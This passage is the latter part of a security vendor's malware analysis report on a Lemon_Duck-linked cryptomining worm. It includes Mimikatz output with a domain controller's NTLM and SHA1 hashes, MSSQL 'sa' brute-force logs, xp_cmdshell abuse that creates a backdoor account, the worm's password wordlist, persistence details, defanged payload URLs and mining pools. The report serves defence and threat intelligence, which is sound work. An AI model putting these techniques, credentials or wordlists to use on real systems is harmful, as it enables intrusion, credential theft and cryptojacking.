Logon Time        : 11/18/2019 9:35:54 AM
SID               : S-1-5-90-2
        msv :
         [00000003] Primary
         * Username : MWL-DC$
         * Domain   : MWL
         * NTLM     : 404768aca2e1150ac5efa3c5a970c622
         * SHA1     : 94bbc3df662f8484e768630f21442ed50da66c45
        tspkg :
        wdigest :
         * Username : MWL-DC$
         * Domain   : MWL
         * Password : (null)
        kerberos :
         * Username : MWL-DC$
```

Figure 49

Looking at **mkatz.ini**, we found Mimkatz ran successfully. (Figure 49)

2.2 MSSQL

Once we understood how the malware spread via SMB, there was another propagation method found. First, we looked at the malware log. (Figure 50)

```
[*] find 1433port,scaning..51.105.221.111
[*] find 1433port,scaning..51.105.221.112
[*] find 1433port,scaning..51.105.222.216
[*] find 1433port,scaning..51.105.223.0
[*] find 1433port,scaning..51.105.224.81
[*] find 1433port,scaning..51.105.224.213
[*] find 1433port,scaning..51.105.225.111
[*] find 1433port,scaning..51.105.225.203
[*] find 1433port,scaning..51.105.226.57
[*] find 1433port,scaning..51.105.226.122
[*] find 1433port,scaning..51.105.226.176
[*] find 1433port,scaning..51.105.227.15
[*] find 1433port,scaning..51.105.227.148
[*] find 1433port,scaning..51.105.228.180
[*] find 1433port,scaning..51.105.230.252
[*] find 1433port,scaning..51.105.231.65
[*] find 1433port,scaning..51.105.231.109
```

Figure 50

The malware seemed to scan for port **1433**, which is **MSSQL**. We installed **MSSQL** on our TrapX® **FOS** server machine and proxied **MSSQL** from our Malware Trap to the **FOS**.

Looking at our TSOC, we saw many connection events that appeared to be brute force. (Figure 51)




Figure 51

Looking at the pcap from our TSOC, we found that the malware was trying to brute force the **'sa'** user. The **'sa'** user is the **MSSQL** system administrator and therefore an attractive target for attack. (Figure 52)

Protocol	Length	Username	Info
TDS	106		TDS7 pre-login message
TDS	91		Response
TDS	286	sa	TDS7 login
TDS	180		Response
TDS	106		TDS7 pre-login message
TDS	91		Response
TDS	288	sa	TDS7 login
TDS	180		Response
TDS	106		TDS7 pre-login message
TDS	91		Response
TDS	288	sa	TDS7 login
TDS	180		Response
TDS	106		TDS7 pre-login message
TDS	91		Response
TDS	288	sa	TDS7 login
TDS	180		Response
TDS	106		TDS7 pre-login message
TDS	91		Response
TDS	290	sa	TDS7 login
TDS	180		Response
TDS	106		TDS7 pre-login message
TDS	91		Response
TDS	290	sa	TDS7 login
TDS	180		Response
TDS	106		TDS7 pre-login message
TDS	91		Response
TDS	286	sa	TDS7 login
TDS	180		Response
TDS	106		TDS7 pre-login message
TDS	91		Response
TDS	286	sa	TDS7 login

Figure 52

We set a simple password on our **MSSQL** server to grant the malware access. Once allowing the malware in, we could better understand what it is trying to do via **MSSQL**.

The following screenshot is from a pcap as provided by our TSOC. (Figure 53)

Figure 53

The malware tried to use **xp_cmdshell. xp_cmdshell**, a feature that spawns a Windows command shell and passes a string for execution.

Next, the malware attempted to create a new user **k8h3d** with the password **k8d3j9SjfS7**. As before, the malware SMB username used brute force. We later found an event viewer log from the DC machine showing an attempted login to **k8h3d**. This appeared to be through a persistence and ease of access mechanism. Once the malware attempted to add k8h3d to the machine local administrators, it attempted to open TCP ports 1433 and 80 for communication. The malware then tried to switch the **'sa'** user's password to **sEqgIBKy**, a technique to prevent other attackers from accessing the system. Finally, the malware tried to create the **Bluetool** scheduled task and open TCP port 65533 to proxy to 1.1.1., previously mentioned as part of the malware's persistence mechanisms.

2.3 Infection method files

Once the malware infected a system, it kept one or more text files in **C:\Windows\Temp** based on the infection method. These text files simply contained "*". Through our research, we found that:

- "ipc.txt" if the infection was used with brute force credentials
- "hash.txt" if the infection was able to compromise NT hashes
- "eb.txt" if the infection was via the EternalBlue exploit

3. MALWARE LIMITATIONS

Since TrapX's® Malware Traps detected threats already existent in the client's organization, we looked for further malware capabilities proceeding infection. Our findings were as following:

- The malware would be quarantined on a Windows 10 system with Windows Defender Virus & Threat protection activated, even if the malware successfully copied itself to the system. This is why we needed to disable Windows Defender Virus & Threat Protection to actively research on a Windows 10 system.
- **In contrast, the malware stayed and ran on an infected Windows 7 system even with Windows Defender activated.**

Below is a screenshot that shows Windows Defender quarantining the malware on a Windows 10 system. (Figure 54)




Figure 54

We saw the malware tried to create a slave army to crypto-mine while leaving frequent tasks such as a persistence mechanism. Its propagation methods included brute force, pass-the-hash, and **EternalBlue**.

We found malware action can be limited, if not met, with its methods and conditions.

Ties were made to the **Lemon_Duck** PowerShell campaign.

We should also mention that we found similar propagation methods using the m2.ps1 and SMB and MSSQL connected to Beapy (https://www.symantec.com/security-center/writeup/2019-040311-4417-99).

4. OLDER VARIANT

Additionally, TrapX's® malware trap caught an older version of the malware.

This variant was compiled using **Py2EXE**; we decompiled the executable to Python code and gained the following insight:

- The malware used shellcode with the EternalBlue exploit.
- This variant of the malware did not use the **MSSQL** exploitation.
- The username list is: **{Administrator, user, admin, test}**.
- The password list is: **{'', '123456', 'password', 'qwerty', '12345678', '123456789', '123', '1234', '123123', '12345', '12345678', '123123123', '1234567890', '88888888', '111111111', '000000', '111111', '112233', '123321', '654321', '666666','888888','a123456','123456a', '5201314', '1qaz2wsx', '1q2w3e4r', 'qwe123', '123qwe', 'a123456789', '123456789a', 'baseball', 'dragon', 'football', 'iloveyou', 'password', 'sunshine', 'princess', 'welcome', 'abc123', 'monkey', '!@#$%^&*', 'charlie', 'aa123456'}**
- This variant had copies of itself named **svhost.exe**, **svvhost.exe**.
- This variant did not have **tmp.vbs**, instead it used a file called **p.bat** .
- The scheduled tasks in this variant were **Bluetooths, Autocheck**, and **Ddriver**.
- The opened ports in this variant were **65532** and **65531**.

5. MINER ANALYSIS

An analysis of the dropped miner found that it used XMRig as a mining tool. The miner connected to three Monero (XMR) mining pools: (Figure 55)

- **lp[.]abbny[.]com:443**
- **lp[.]beahh[.]com:443**
- **lp[.]haqo[.]net:443**




Figure 55

6. MITIGATION:

- Keep strong passwords for users and services.
- Keep Windows virus and threat protection on.
- Stay patched! (https://support.microsoft.com/en-us/help/4023262/how-to-verify-that-ms17-010-is-installed , https://support.microsoft.com/en-ph/help/4013389/title, https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010) As a general recommendation to keep security updated.
- Use web gateway, endpoint, and email protection technologies.
- Grant the lowest privileges required for each action
- Increase company security awareness by teaching employees about suspicious emails, removable disks and USBs, password standards, and activity management.
- Manage network shares and disable anonymous logins.

7.IOCS:

0

Python worm:
196608:eAqjTpnhXlmyWCZNulPKQ8hY/Bkr/fOIT/+VdlBFKaz:kfauN/HYOSIT/EVF9 | ssdeep
fa0978b3d14458524bb235d6095358a27af9f2e9281be7cd0eb1a4d2123a8330 | SHA256

m2.ps1:
3f28cace99d826b3fa6ed3030ff14ba77295d47a4b6785a190b7d8bc0f337e41 | SHA256
tmp.vbs
95d150925d4e3e9eec48f47868587649ec261131a6bf263e9bc4ebb112325d9c | SHA256

URLs:
http[:]//info[.]ackng[.]com/e.png
http[:]//info[.]beahh[.]com/e.png
http[:]//info[.]abbny[.]com/e.png
http[:]//v[.]beahh[.]com
http[:]//t[.]zer2[.]com/mig[.]jsp

Mining pools:
lp[.]abbny[.]com:443
lp[.]beahh[.]com:443
lp[.]haqo[.]net:443

Files:
C:\windows\temp\tmp.vbs
C:\windows\temp\p.bat
C:\Windows\mkatz.ini
C:\Windows\Temp\mkatz.ini
C:\Windows\m.ps1
C:\Windows\Temp\m.ps1
C:\Windows\m2.ps1

C:\Windows\Temp\m2.ps1
C:\Windows\Temp\svhhost.exe
C:\Windows\Temp\svvhost.exe
C:\Windows\Temp\svchost.exe
C:\Windows\Temp\ipc.txt
C:\Windows\Temp\hash.txt
C:\Windows\Temp\eb.txt
C:\Windows\system32\svhost.exe
C:\Windows\SysWOW64\svhost.exe
C:\Windows\system32\drivers\svhost.exe
C:\Windows\SysWOW64\drivers\svhost.exe

Scheduled tasks:

\Microsoft\Windows\Bluetool
\Microsoft\Windows\Bluetooths
Autocheck
Autostart
Escan
Ddriver

Users:

User: k8h3d Password: k8d3j9SjfS7
SQL ‘sa’ user with password sEqgIBKy

Listening ports:

65531
65532
65533

TrapX Security, Inc.,
3031 Tisch Way,
110 Plaza West
San Jose, CA 95128

+1–855–249–4453
www.trapx.com
sales@trapx.com
partners@trapx.com
support@trapx.com